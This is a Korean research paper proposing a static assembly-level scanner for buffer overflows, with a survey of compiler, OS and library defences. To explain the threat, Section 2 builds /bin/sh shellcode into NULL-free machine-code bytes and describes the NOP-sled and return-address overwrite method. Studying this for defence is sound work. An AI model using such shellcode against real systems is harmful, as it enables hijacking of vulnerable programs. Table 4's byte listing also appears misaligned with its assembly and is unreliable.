함수요약 및 버퍼의 도메인 정보흐름 추적에 의한 정적 버퍼넘침 탐지방안

(A Device of Static Buffer Overflow Detection by using Function Summary and Tracking Information Flow of Buffer Domain)

이 형 봉 † 박 정 현 †† 박 현 미 ††
(Hyung-Bong Lee) (Jeong-Hyun Park) (Hyun-Mee Park)

요 약 C 언어에서 스택에 할당된 지역변수가 넘칠 경우 주변에 위치한 제어정보가 손상을 입는다. 이러한 C언어 특성이 악의적으로 사용되어 주변의 복귀주소가 교묘하게 조작되면 그 시스템은 심각한 보안상 위협에 노출된다. 본 논문에서는 이러한 버퍼넘침에 의한 보안침해 원리와 대응방안 들을 상세하게 규명한 후, 어셈블리 코드를 대상으로 버퍼넘침을 유발하는 라이브러리 함수에 전달된 버퍼의 도메인 정보흐름을 추적하여 프로그램 작성자에게 버퍼넘침 가능성을 통지할 수 있는 정적 어셈블리 소스코드 탐색(static assembly source code scan)방안을 제안하고 그 실현 가능성 및 유익성을 펜티엄기반 리눅스 환경에서의 프로토타입 구현으로 진단한다.

Abstract In C language, a local buffer overflow in stack can destroy control information stored near the buffer. In case the buffer overflow is used maliciously to overwrite the stored return address, the system is exposed to serious security vulnerabilities. This paper analyzes the process of buffer overflow hacking and methodologies to avoid the attacks in details. And it proposes a device of static buffer overflow detection by using function summary and tracking information flow of buffer domain at assembly source code level(SASS, Static Assembly Source code Scanner) and then show the feasibility and validity of it by implementing a prototype in Pentium based Linux environment.

1. 서 론

최근 보안침해 동향에 의하면 버퍼넘침(buffer overflow)을 사용한 공격이 매우 중요함을 알 수 있다. [1]에 의하면 버퍼넘침과 관련된 취약점에 의한 보안침해 사례가 전체의 반 이상을 차지하고 있을 뿐 아니라, 전체적인 사례 건수도 급속도로 증가하고 있다. [2]는 버퍼넘침 공격이 최근의 보안 이슈에 있어서 가장 중요하고도 독보적인 문제임을 단언하고, 앞으로 20여년간 지속될 것임을 예상하고 있다.

· 본 연구는 2001년도 한국정보보호진흥원 지원으로 수행되었음.
† 종신회원 : 호남대학교 정보통신공학부 교수
hblee@honam.ac.kr
†† 비 회 원 : 한국정보보호진흥원 연구원
parkjh@kisa.or.kr
hmpark@kisa.or.kr
논문접수 : 2001년 7월 30일
심사완료 : 2001년 9월 11일

특히 C언어로 작성된 프로그램이 버퍼넘침 공격에 취약한데, 그 이유는 C 언어가 보안 측면보다는 성능위주의 목표하에 설계되었기 때문이다[8]. 배열을 포인터와 동일하게 취급함으로써 배열의 크기조사(bounds check)를 하지 않는 것이 바로 그런 이유에서 연유하고 있다. 이러한 C 언어의 특성에 지역변수와 제어정보를 스택에 관리한다는 특성들이 결합되면 버퍼넘침에 의한 보안침해가 가능해진다.

일반적으로 버퍼넘침에 의한 보안침해는 확보된 버퍼(배열변수)보다 큰 문자열을 입력함으로써 버퍼주변의 다른 정보를 덮어씀으로써 프로그램의 제어흐름을 인위적으로 변경하는 보안침해 수법으로 정의되는데[3], 침해과정이 매우 치밀하고 실무적 지식에 기반하고 있기 때문에 이에 대한 대응방안 또한 빈틈없는 이해는 물론 고도의 이론적 배경 하에서 이루어져야 한다. 그러나 국내에서는 이에 대한 대응방안에 관한 체계적 연구가 매

우 미흡한 실정이다.

따라서 본 논문에서는 펜티엄 기반 리눅스 시스템을 중심으로 하여, 2장에서 버퍼넘침의 이론적 배경 및 보안침해 과정을 상세하게 분석하고, 3장에서 현재 연구되고 있는 버퍼넘침 보안침해에 대한 대응방안 및 장단점들을 살펴본다. 4장에서 어셈블리 코드수준에서 버퍼넘침을 정적으로 탐색할 수 있는 방안을 제안하고 5장에서 제안된 방안의 구현 성능을 검증하며 마지막 6장에서 결론으로 맺는다.

2. 버퍼넘침의 이론적 배경 및 보안침해 과정

버퍼넘침 보안침해 수법의 근본 원리는 C언어의 배열 경계 무시 및 운영체제의 시스템호출 특성을 이용하고, 함수호출 과정이 저장되는 스택프레임을 조작하는데 있다[3,4].

2.1 위해코드(malicious code)의 작성

위해코드란 실행중인 프로그램(프로세스)의 메모리 공간 어느 곳에 은밀하게 존재하면서 정상적인 제어흐름을 가로채 수행되는 기계어 코드 일부를 말한다. 이러한 위해코드는 프로그램을 작성할 때 원천코드에 내포 시키거나, 컴파일 된 목적코드의 배포과정에서 인위적으로 삽입될 수 있다. 그러나 본 논문에서 다루는 버퍼넘침과 관련된 위해코드는 프로그램의 수행시간에 삽입되는 것을 말한다.

2.1.1 리눅스에서 전형적인 위해코드의 작성

여기서는 [4]에서 사용한 쉘 생성을 위한 위해코드의 작성과정을 자세히 분석한다. 리눅스(유닉스) 운영체제에서 새로운 프로그램을 실행시키기 위해서는 fork()와 exec() 시스템 호출을 이용하여 자신의 메모리를 새로운 프로그램의 이미지로 대체하는 과정을 거쳐야 한다[5]. 따라서 (프로그램 1)의 exec("/bin/sh"…)에 해당되는 기계어 코드를 서버 프로세스 내에 삽입하여 실행시키면 그 서버 프로세스는 명령어 해석기인 쉘로 돌변하여 사용자의 명령어를 입력 받아 처리한다.

프로그램 1 exec() 기계어 코드를 위한 원천코드

```
#include <stdio.h>
main()
{
  char  *argv[2];
  argv[0] = /bin/sh
  argv[1] = NULL;
  execve(argv[0], argv, NULL);/* path, argv[], envp[] */
}
```

■ exec(/bin/sh,)의 기계어 코드

(프로그램 1)을 gcc로 -static 옵션(정적 라이브러리 링크)과 함께 컴파일 한 결과(실행파일)를 디버거(gdb)로 살펴보면 <표 1>과 같은 결과를 얻을 수 있다.

표 1 프로그램 1에 대한 어셈블리 코드 및 스택

(gdb) disassemble main	(gdb) disassemble __execve
<main>push %ebp	<execve>push %ebp
<+1> mov %esp,%ebp	<+1> mov %esp,%ebp
<+3> sub $0x18,%esp	<+3> sub $0x10,%esp
<+6>movl $0x806c2c8,-8(%ebp)	<+6> push %edi
<+13> movl $0x0,-4(%ebp)	<+7> push %ebx
<+20> add -4,%esp	❶<+8> mov 0x8(%ebp),%edi
<+23> push $0x0	<+11> ……
<+25> lea -8(%ebp),%eax	❷<+25> mov 0xc(%ebp),%ecx
<+28> push %eax	❸<+28> mov 0x10(%ebp),%edx
<+29> mov -8(%ebp),%eax	<+31> push %ebx
<+32> push %eax	❹<+32> mov %edi,%ebx
<+33> call 0x804c8fc<execve>	❺<+34> mov $0xb,%eax
<+38> add $0x10,%esp	❻<+39> int $0x80
<+41> leave	❼<+41>
<+42> ret	

<표 1>을 [5,6,7]을 참조하여 분석하면 ebx 레지스터에 path(argv[0] 즉, "/bin/sh")(❶, ❹)를, ecx 레지스터에 argv(❷)를, edx 레지스터에 envp() 값을 각각 매개변수 위치에서 참조하여 설정하고 레지스터 eax에 시스템 호출 번호 11(0x0b)을 할당한 후 (❺) 소프트웨어 인터럽트 0x80을 발생시켜(❻) 시스템 호출(운영체제 진입)을 시도하고 있다. exec() 시스템 호출이 다른 프로그램을 새롭게 실행시키는데 성공하면 더 이상 복귀하지 않을 것이기 때문에 ❼ 이하의 코드들은 의미가 없다. <표 1>의 ❶~❻의 코드를 재정리하면 <표 2>와 같이 축약된 코드를 얻을 수 있다.

표 2 exec(/bin/sh,)의 축약된 기계어 코드

C에 삽입된 어셈블리 코드	기계어코드
int main(int ac, char **av[]) {	
__asm__("	
① movl $L4,%ebx #path	0xbb,0x1c,0x94,0x04,0x08
② movl $L5,%ecx #argv	0xb9,0x24,0x94,0x04,0x08
movl %ebx,(%ecx)#argv[0]=path	0x89,0x19,
movl $0x0,%edx #envp = NULL	0xba,0x00,0x00,0x00,0x00
movl $0x0b,%eax	0xb8,0x0b,0x00,0x00,0x00
③ int $0x80	0xcd,0x80
.data	
.L4:.string \"/bin/sh\"	/bin/sh
L5:.int 0 # argv[0]	0x00,0x00,0x00,0x00
.int 0 # argv[1] ");	0x00,0x00,0x00,0x00
}	

■ exec("/bin/sh",…) 기계어 코드의 정제

<표 2>의 기계어 코드는 리눅스의 정상적인 프로세스 생성에 의한 메모리 이미지 즉 text, data 영역[5]이 분리된 환경에서의 실행을 위한 것이다. 그러나 위의 기계어 코드가 이미 동작중인 프로세스의 임의의 위치에 연속적으로 삽입되고 실행되기 위해서는 아래의 몇 가지 조건들이 만족되어야 한다.

우선 "/bin/sh"이란 문자열 상수의 위치(L4:)가 절대주소(absoulute address)로 결정되어 ①에서 사용될 수 있어야 한다. 그리고 argv의 위치(L5:) 또한 결정되어 ②에서 참조될 수 있어야 한다. 이들 조건 들은 위해코드가 삽입될 위치가 결정되면 ①~③의 코드들이 차지하는 바이트 수(offset)를 계산하여 해결될 수 있다. <표 2>의 경우 L4=시작주소+14, L5=시작주소+14+8과 같이 구할 수 있다. 이 방법은 위해코드를 삽입할 때마다 코드자체를 변경시켜야 하기 때문에 불편하다. 그러나 <표 3>과 같이 수행중인 코드 스스로 주위의 주소를 스택에 저장하는 call 명령어를 사용하면 코드전체를 완전히 재배치 가능(relocatable) 하도록 만들 수 있다. 즉, 위해코드가 시작하면서 "/bin/sh" 문자열 바로 직전에 배치된 call 명령어 지점(L4:)으로 상대분기(relative jump)를 하고, 해당 call 명령어는 분기했던 바로 다음 위치(L3:)로 상대호출하면, L3 시점에서 스택에 저장된 call 명령어 바로 다음 주소(문자열의 주소)를 얻을 수 있다.

표 3 재배치 가능한 위해코드

어셈블리 코드	기계어코드
jmp L4	0xeb,0x14
L3:popl %ebx #path	0x5b
movl %ebx,%ecx	0x89,0xd9
addl $0x8,%ecx #argv	0x83,0xc1,0x08
movl %ebx,(%ecx)#argv[0]=path	0x89,0x19
movl $0x0,%edx #envp = NULL	0xba,0x00,0x00,0x00,0x00
movl $0x0b,%eax	0xb8,0x0b,0x00,0x00,0x00
int $0x80	0xcd,0x80
L4:call L3	0xe8,0xc7,0xff,0xff,0xff
.string "/bin/sh"	/bin/sh
.int 0 #argv[0]	0x00,0x00,0x00,0x00
.int 0 #argv[1]	0x00,0x00,0x00,0x00

위해코드를 위한 또 다른 조건은 기계어 코드 내에 NULL 문자가 존재하지 않아야 한다는 점이다. 이는 위해코드 자체가 문자열(string) 형태로 삽입되어야 하는데, 이 때 중간에 NULL문자가 포함되면 문자열이 그곳에서 끊어져 버리기 때문이다. 이는 <표 4>와 같이 0이 필요한 상수에 초기화된 레지스터를 사용함으로써 가능하고, 레지스터의 0으로의 초기화는 xor명령어에 의하여 쉽게 이룰 수 있다. 또한 argv[] 공간은 위해코드 자체가 "/bin/sh" 이 후 공간을 초기화 시켜 사용할 수 있으므로 코드에 포함될 필요가 없다. 이 때 "/bin/sh"은 문자열이어야 하므로 끝 부분에 NULL 문자가 요구되는데 이 것 또한 코드자체가 초기화 시켜야 한다(self code modification). 위의 정제 과정을 거친 최종 위해코드의 기계어코드는 <표 4>와 같다.

표 4 재배치 가능 및 NULL 문자가 제거된 위해코드

어셈블리 코드	기계어 코드
jmp L4	
L3:popl %esi	0xeb,0x1a
movl %esi,%ebx #path	0x5c
addl $0x7,%esi	0x89,0xf3
xorl %eax,%eax	0x83,0xc6,0x07
movb %al,(%esi) #/bin/sh+NULL	0x31,0xc0
incl %esi	0x88,0x06
movl %esi,%ecx #argv	0x46
movl %ebx,(%esi)#argv[0]=path	0x89,0xf1
addl $0x04,%esi	0x89,0x1c
movl %eax,(%esi)#argv[1]=NULL	0x83,0xc6,0x04
movl %eax,%edx #envp=NULL	0x89,0x06
movb $0x0b,%al	0x89,0xc2
int $0x80	0xb0,0x0b
L4:call L3	0xcd,0x80
.string \"/bin/sh\"	0xe8,0xc1,0xff,0xff,0xff
= .int 0 #argv[0]	"/bin/sh"
= .int 0 #argv[1]	

2.2 버퍼넘침에 의한 위해코드의 실행

여기서는 2.1에서 작성된 위해코드를, 수행중인 프로세스에 삽입하고 실행시키는 과정을 분석한다.

2.2.1 버퍼넘침과 관련된 C/C++언어의 특성

C/C--언어(이하 C언어)는 버퍼넘침과 관련해서 다른 언어와 뚜렷이 구별되는 점과 유사점을 동시에 지니고 있다.

■ 배열의 경계(크기)에 대한 인식 부재

C언어는 다른 대부분의 언어와 다르게 배열(버퍼)의 경계를 인식하지 않는다[8]. (프로그램 2)의 왼쪽 코드에서 배열 buf의 크기는 64이지만 그 크기를 벗어난 지점을 접근하더라도 컴파일러는 어떠한 인식도 하지 않는다. 이런 현상은 (프로그램 2)의 오른 쪽 코드와 같이 배열이 서브함수에 매개변수로 넘어갈 때 더욱 극명하게 나타난다.

■ 전역변수와 지역변수 개념 도입

C언어는 변수 접근에 대한 범위규칙(scope rule) 및 메모리 절약을 위하여 전역변수(global variable)와 지

프로그램 2 C언어의 배열처리 방식의 예

함수 내에서 배열크기 인식	함수호출에서 배열크기 인식

#include <stdio.h
main() {
int i;
char buf[64];
for (i=0; i<100;i++)
buf[i] = i;
 	
buf[100] = 100;
}
	#include <stdio.h>
	main() {
	char buf[64];
	input(buf); ·····
	}
	input(char buf[]) {
	fgets(buf,100, stdin)
	buf[100] = 0;
	}

역변수(local or automatic variable) 개념을 도입하고 있다. 전역변수는 프로세스 이미지의 data 영역에 항구적으로 할당되지만 지역변수는 호출된 함수의 스택에 확보되어 스택프레임(stack frame)을 기준으로 일정한 거리(offset)를 부여함으로써 식별되고(<표 1>의 main+13 참조), 함수복귀와 함께 그 존재의미가 사라진다[6].

■ 제어정보를 위한 스택 관리

언어의 일반적인 제어정보에는 프로그램 진행 상태(PSW, Program Status Word), 매개변수(parameter), 복귀주소(return address), 스택프레임(stack frame) 등이 있는데, 이들이 관리되는 방식은 프로세서의 종류에 따라 차이는 있으나 펜티엄 기반의 리눅스 시스템에서는 제어흐름(함수호출)을 위한 각종 제어정보가 스택에 저장된다[6].

2.2.2 버퍼넘침에 의한 위해코드의 삽입 및 실행

(그림 1)은 <표 2>의 오른쪽 프로그램의 진행에 따른 스택프레임의 형성과 매개변수의 전달 과정을 보여주고 있다.



그림 1 <표 2>의 오른쪽 프로그램의 스택프레임

■ 위해코드의 삽입

위해코드의 삽입은 fgets()에 대하여 <표 4>에서 얻어진 기계어 코드 바이트들을 입력함으로써 이루어진다. 이 때 코드들은 스택영역에 위치한 배열 buf((그림 1)의 어두운 부분)에 저장되어, 진행중인 프로세스의 메모리 공간을 점유한다

■ 위해코드의 실행

리눅스 운영체제는 기본적으로 스택영역(stack section)에 위치한 기계어 코드를 실행할 수 있도록 허용함으로 제어흐름을 buf 부분으로 변경시켜주면 위해코드를 실행시킬 수 있다. 제어흐름의 변경은 (그림 1)에서 buf 다음에 위치한 복귀주소를 덮어씀으로써 가능한데, 이는 배열 buf를 인위적으로 넘치게 하여 이룰 수 있다. 즉, buf에는 64 바이트가 할당되어 있는데, 이보다 큰 문자열을 입력하면 바로 다음에 위치한 복귀주소 값을 바꿀 수 있는 것이다. 이때 중요한 사실은 buf의 위치와 크기를 알아야 한다는 점인데, buf의 위치는 복귀주소를 덮어쓸 값(위해코드 위치)으로 필요하고, buf의 크기는 위해코드 뒤에 적당한 크기의 문자열을 추가해서 버퍼넘침에 의한 문자열이 복귀주소가 저장된 곳을 통과하는 위치에 버퍼의 주소를 배치하기 위해 필요하다. 이들 버퍼의 위치와 크기는 끊임없는 시행착오를 거쳐 알아낼 수 있는데, 이 때 위해코드 앞 부분에 몇 개의 nop 명령어를 덧붙이면 버퍼의 주소 값 탐색의 적중률을 훨씬 높일 수 있다. 예를 들어 버퍼가 0xffff1000에 위치하고, 그 곳에 16개의 nop 명령어(총 16 바이트)를 앞에 덧붙인 위해코드가 입력되어 있다면, 0xffff1000 ~ 0xffff100f 사이의 어떤 값을 버퍼위치로 사용해도 위해코드는 실행될 수 있다. 또한 위해코드 뒷부분을 모두 예측된 버퍼주소 값으로 채우면 버퍼크기에 대한 탐색이 쉬어지는데, 이 것은 버퍼크기에 대한 오차가 약간 있더라도 복귀주소가 저장된 곳을 관통할 때 원하는 값으로 덮어쓸 경우가 많아지기 때문이다. 이 때 뒷부분을 채우는 주소 값들의 위치가 모두 4 바이트 경계(alignment)를 만족 해야만 복귀주소의 저장위치와 정확하게 겹쳐질 수 있다. 위의 사항들을 고려하여 모든 예측 가능한 버퍼주소와 버퍼크기의 조합에 대하여 (그림 2)와 같은 입



그림 2 입력문자열의 재구성

력문자열을 구성하여 입력을 시도하면 위해코드의 실행을 이룰 수 있다. 스택 영역에 위치한 버퍼의 위치는 어렵지 않게 예측이 가능한데, 그 이유는 프로세스에 할당된 스택영역의 가상주소 영역이 일정하기 때문이다.

2.3 환경변수를 사용한 위해코드의 삽입

지금까지는 위해코드를 입력문자열에 포함시켜 스택에 존재한 버퍼 영역으로 삽입시켜 실행시킨 과정을 분석하였다. 그러나 환경변수에 위해코드 바이트 열을 대응 값으로 설정한 다음 (프로그램 2)를 수행시킨 후 입력문자열 전체를 예측된 환경변수 주소로 채워서 버퍼넘침을 유도하면 앞에서와 동일한 보안침해가 이루어진다. 이 방법에 의하여 버퍼의 크기가 위해코드 길이 보다 적은 경우에도 위해코드의 삽입실행이 가능하다. 이는 리눅스 운영체제가 프로세스를 생성할 때 환경변수와 값(변수명=값 형태의 문자열)을 스택의 최 하단(주소가 높은 곳)에 배치함으로써 생성된 프로세스가 쉽게 접근할 수 있기 때문에 가능하다[5].

3. 버퍼넘침에 대한 대응 방안

현재 버퍼넘침에 대한 대응방안은 아래와 같이 다양한 측면에서 연구되고 있다.

3.1 컴파일러 수준의 접근

이 방안은 버퍼넘침을 예방하거나 탐지할 수 있는 검증코드를 실행파일에 일괄적으로 삽입하기 때문에 반드시 원천코드를 필요로 한다.

■ 버퍼넘침을 원천적으로 불허하는 방안

버퍼넘침의 근본 원인이 배열의 경계를 인식하지 않는 C언어의 특성에 있다는 점을 강조하여, C컴파일러를 수정하고 어떤 경우에도 배열경계의 파괴를 불허하기 위한 런타임(run-time) 체크루틴을 모든 배열접근 코드 부근에 배치한다. RunTimeBoundsCheck[9, 10, 11]은 gcc에 런타임 체크코드를 삽입하여 이 방안의 실현을 시도하였는데 성능 및 메모리 측면에서 50~75%의 성능저하 결과를 낳았을 뿐만 아니라 구조체와 같이 복잡한 경우에는 탐지능력이 현저히 떨어지는 등 불완전한 기능을 보이고 있다. 이 것은 C 언어가 지닌 저급언어 특성을 모조리 부인할 수 없고, 기존의 목적코드와 호환성을 유지해야 하기 때문에 불가피하다.

■ 버퍼넘침 허용 후 제어정보의 무결성 검증 방안

이 방안은C언어의 배열관리 특성을 그대로 유지하되 다만 함수에서 복귀하기 직전에 스택의 제어정보의 무결성만을 조사하는 코드를 삽입한다. StackGuard[12]는 (그림 3)과 같이 복귀주소 위(앞)에 보초워드(canary word)를 배치하여 버퍼넘침으로 인해서 그 값이 변화되었는지를 조사한다. 이를 위하여 수정된 컴파일러는 함수의 입구에 보초워드를 배 치하는 개막(prolog)코드와 함수복귀 직전에 보초워 드를 검증하는 폐막(epilog)코드를 삽입한다. 이 때 보초워드는 예측 및 삽입이 어렵도록 NULL문자나 난수, 혹은 이들의 조합을 사용한다. 이 방안은 버퍼넘침에 대한 검증이 불필요한 모든 함수에 일률적으로 적용됨으로써 나타나는 성능저하 및 난수관리를 위한 부담이 불가피하고, 반드시 원천코드를 필요로 한다.



그림 3 StackGuard의 개념

3.2 운영체제 수준의 접근

앞에서 살펴본 바와 같이 위해코드는 주로 스택영역에 삽입된 후 복귀주소를 덮어씀으로써 실행된다. 따라서 운영체제 차원에서는 이와 같은 취약점을 방지할 수 있는 방안으로 스택영역에서의 실행 방지와 복귀주소의 변경 불허 등을 지원할 수 있다.

■ 스택영역의 실행모드 제거

리눅스(유닉스) 운영체제는 프로세스의 메모리 이미지를 크게 텍스트(text), 데이타(data), 스택(stack) 영역으로 분리하여 각각에 읽기(r), 쓰기(w), 실행(e) 모드를 설정하여 관리한다. 이 때 스택영역에서 실행모드가 제거되면 버퍼넘침에 의한 위해코드의 실행이 불가능하다. 그러나 리눅스 운영체제의 신호 처리기(signal handler)에서의 복귀과정, gcc, LISP 등의 내포함수(nested function) 등 스택영역의 실행모드를 요구하는 경우가 있기 때문에 이 방안은 곤란하다. LinuxPatch[13, 14]는 이러한 예외 상황을 고려하여 스택영역에서 실행모드가 제거된 커널패치(kernel patch)를 제공하고 있는데, 패치가 복잡할 뿐만 아니라, 복귀주소의 변경에 따른 제어흐름이 허용되는 한 위해코드는 공유 라이브러리 등 다른 곳에 위치할 수도 있으므로(return-to-libc)[15], 스택영역의 실행모드 제거는 근본적인 대책이 될 수 없다.

■ 복귀주소의 무결성 확보

이 방안은 운영체제가 워드단위까지의 세분화된 메모리 접근제어 기능을 제공하여 사용자 프로세스가 국부적

인 메모리 영역에 대한 무결성을 검증할 수 있도록 API (시스템 호출)를 제공한다. 예를 들어 (그림 1)에서 main() 함수가 호출 되었을 때, 함수 입구에서 복귀주소(ret addr)가 저장된 부분을 시스템 호출(API)을 통해서 읽기전용 모드로 설정하였다가, 복귀하기 직전에 다시 원 상태로 환원한다. 만약 읽기전용 모드상태에서 버퍼넘침에 의한 복귀주소 변경이 시도되면 시스템 트랩(system trap)이 발생하여 그 사실을 탐지할 수 있다. 그런데 거의 대부분의 프로세서가 페이지 단위까지의 모드설정만을 허용하기 때문에 이 방안의 실현이 어렵다. MemGuard[16]는 요구된 워드가 포함된 전체 페이지에 대하여 읽기전용 모드를 설정하고, 요구된 워드 이외 부분에 대한 쓰기는 트랩루틴에서 쓰기를 대행해 주는 기법을 사용한다. 이 때 쓰기 시간은 정상적인 경우에 비해 약 1800배가 소요된다. 이를 어느 정도 완화시키기 위하여 가장 최근함수의 복귀주소는 펜티엄이 제공하는 디버그용 레지스터를 사용하여 쓰기를 탐지하기도 한다.

3.3 라이브러리 수준의 접근

이 접근방식은 버퍼넘침이 주로 호출된 표준 라이브러리에서 이루어진다는 사실에 입각하여, 주 프로그램과 독립적으로 라이브러리만을 수정보완하여 사용하는 방안이다. LibSafe[17]는 버퍼넘침 가능성이 있는 라이브러리에 대한 호출을 가로채어 매개변수에 사용된 버퍼가 속한 스택프레임의 범위를 계산하고((그림 1) 참조), 라이브러리의 수행으로 그 범위가 벗어나지 않음이 검증되면 원래의 라이브러리를 호출해 준다. 즉 LibSafe는 일종의 미들웨어(wrapper)로서 동적으로 로드 되는 공유 라이브러리 환경에서, 로드 순서에 따른 동적링크 기법을 활용한다. (그림 4)는 strcpy() 라이브러리가 호출되는 과정을 보여



그림 4 LibSafe의 개념

주고 있다. 이 방안은 주 프로그램의 원천코드를 필요로 하지 않는다는 장점을 가지고 있으나 검증 범위가 일부 라이브러리에 제한된다는 단점을 가지고 있다.

Libverify[17]는 프로세스의 로드 직후에 모든 함수의 텍스트를 힙 영역으로 복사하여 함수입구에는 복귀주소를 저장하는 루틴으로, 그리고 함수복귀(return) 직전에는 검증루틴으로 분기하는 명령어를 삽입하여 실행함으로써 LibSafe와 동일한 효과를 얻도록 한다. 이 방안은 보초워드를 사용하지 않으며 기존의 목적코드를 그대로 사용한다는 장점과 함수의 텍스트를 복사해야 하는 단점을 지니고 있다. Snascii[18]는 LibSafe와 동일한 방법으로 버퍼넘침을 탐지하였는데, 그 검증 코드를 각각의 개별 라이브러리에 직접 삽입했다는 점에서 차이가 있다. Libmib[19]은 버퍼를 모두 문자열(스트링)로 처리하여 필요시 현재의 버퍼를 반납하고 새로운 크기의 버퍼를 할당하는 라이브러리(<표 5> 참조)를 제시하여 버퍼넘침을 예방하는 방안을 제시하고 있다.

표 5 Libmib의 버퍼 재할당 라이브러리

```
char *astrcpy(char **ppasz,const char *pSrc);
char *astrn0cpy(char **ppasz,const char *pSrc,int n);
int   avsprintf(char **ppasz, const char *format,va_list ap);
int   asprintf(char **ppasz, const char *format,...);
char *afgets(char **ppasz,FILE *f);
int   afgettoch(char **ppasz,FILE *f, char chStop);
```

3.4 코드의 정적 탐색

이 접근방식은 코딩이 완료된 원천코드를 정적으로 탐색해서 버퍼넘침과 관련된 취약점을 사전에 진단하는 방안으로서 최근 대두되고 있는 안전한 프로그래밍(Secure Programming)을 위한 소프웨어공학적 맥락에서 매우 중요한 의미를 갖는다[6]. 3.1의 컴파일러 측면에서의 접근방안과의 차이점은 코드의 정적 탐색이 컴파일과 독립적이면서 버퍼넘침 측면으로 보다 더 특화 되어 있다는데 있다. 이런 부류의 대표적인 도구로서LCLint[2]가 있는데, 이는 lint를 확장하여 C 원천코드에 덧붙인 주석(annotation)에 따라 버퍼넘침을 포함한 기타 오류 가능성을 탐지하는데, 이 때 주석은 느슨한 규칙을 따른다. (그림 5)는 strcpy() 함수의 사전조건과 사후조건을 명시하는 주석인데, maxSet(s1)은 버퍼 s1에 쓰기가 가능한 첨자의 최대값, maxRead(s2)는 버퍼 s2에서 읽기가 가능한 첨자의 최대값을 의미하여, LCLint는 이러한 조건을 인식하여 소스코드 수준에서 이 조건이 만족하는가를 가능한 범주 내에서 최대한 검증한다.

```
char *strcpy(char *s1, const char *s2)
/*@requires maxSet(s1) >= maxRead(s2) @*/
/*@ensures maxRead(s1) >= maxRead(s2) result == s1 @*/;
```

그림 5 LCLint의 사전, 사후조건 명시의 예

ITS4[20]는 버퍼넘침에 관련된 라이브러리 DB를 참조하여, 해당 라이브러리가 프로그램에서 안전하게 사용되었는가를 검증하는 도구인데, 소스코드 검증에 자주 사용되는 리눅스의 'grep' 명령어 기능을 바탕으로 보다 체계적이고 대화적(interactive)인 사용법을 도입하고있다.

앞에서 언급한 버퍼넘침에 대한 접근방안 들을 <표 6>과 같이 요약분류해 볼 수 있다.

표 6 버퍼넘침에 대한 대응방안 분류 및 장단점

	문제지향적 접근	포괄적 접근	장·단점
동적	라이브러리 수준	운영체제 수준	-탐지능력 우수 -성능저하 및 서비스유지 곤란 -원천코드불필요
정적	코드의 정적 검증	컴파일러 수준	-성능 유지 -탐지 불완전 -원천코드필요

4. 함수요약 및 버퍼의 도메인 정보흐름 추적에 의한 정적 버퍼넘침 탐지방안

버퍼넘침에 대한 가장 바람직하고 완벽한 대응방안은 프로그램 작성자가 보안 취약점이 없는 안전한 프로그램을 작성하는 것이다. 이는 궁극적으로 소프트웨어공학과 연계되어 분석설계구현시험유지보수 등 수명주기의 모든 단계에 걸쳐 보안요소가 가미되어야 함을 의미한다. 이런 측면에서 정적 소스코드 탐색은 매우 중요하다. 그러나 3장에서 열거한 정적 소스코드 탐색기들은 모두 C 소스코드를 대상으로 하기 때문에 복잡하고 탐색 정보의 유익성이 떨어진다. 따라서 여기서는 아래에 언급된 개념들을 도입하여 기존의 방법들과는 전혀 다른 새로운 방향에서 접근하는 정적 어셈블리 소스코드 탐색(SASS, Static Assembly Source code Scan)방안을 제시한다.

4.1 정적 버퍼넘침 탐색을 위한 새로운 접근 방향

4.1.1 어셈블리 소스코드를 대상으로 한 탐색

지금까지의 정적 탐색도구들은 모두 C소스코드 수준에서 접근하고 있으나 SASS는 컴파일이 완료된 어셈블리 코드를 탐색 대상으로 한다. 이 방법은 아래에서 설명될 제어흐름을 추적하는 동적 특성을 가미하는데 있어서 명령어 단위(instruction)만을 고려하면 되므로 매우 효율적이다.

4.1.2 추상실행(emulation)에 의한 제어흐름 추적

버퍼넘침과 관련된 보다 정확한 정보는 해당 프로그램의 제어흐름이 고려되었을 때 얻어질 수 있다. 따라서 SASS에서는 정적인 환경에서 어셈블리 코드를 인터프리터와 유사하게 추상적으로 실행시키는 제어흐름 추적에 의해 보다 정확한 정보를 얻는다. 이 때 어셈블리 코드는 사용자가 직접 구사할 수 있는 최소 단위의 명령어이기 때문에 추상실행이 용이하다.

4.1.3 함수요약(function summary)에 의한 가상링크(virtual link)

하나의 응용 프로그램이 중단 없이 실행되기 위해서는 주 프로그램에 의해서 호출되는 모든 표준 라이브러리가 링크되어야 하기 때문에, 여기서 제안하는 SASS 또한 모든 표준 라이브러리의 어셈블리 코드를 필요로 할 것이다. 그러나 이는 비현실적이므로 SASS는 어셈블리 코드에서 호출하는 표준 라이브러리를 인식한 후 매개 변수의 수와 타입, 내부 처리내용, 반환 값 등을 고려한 함수요약을 참조함으로써 추상실행을 계속하도록 한다(가상링크, (그림 6) 참조). 특히 버퍼넘침과 관련이 있는 라이브러리에 대해서는 매개변수를 철저하게 검증하여 버퍼넘침 탐색 메시지 출력에 참조한다.

그림 6 함수요약의 개념

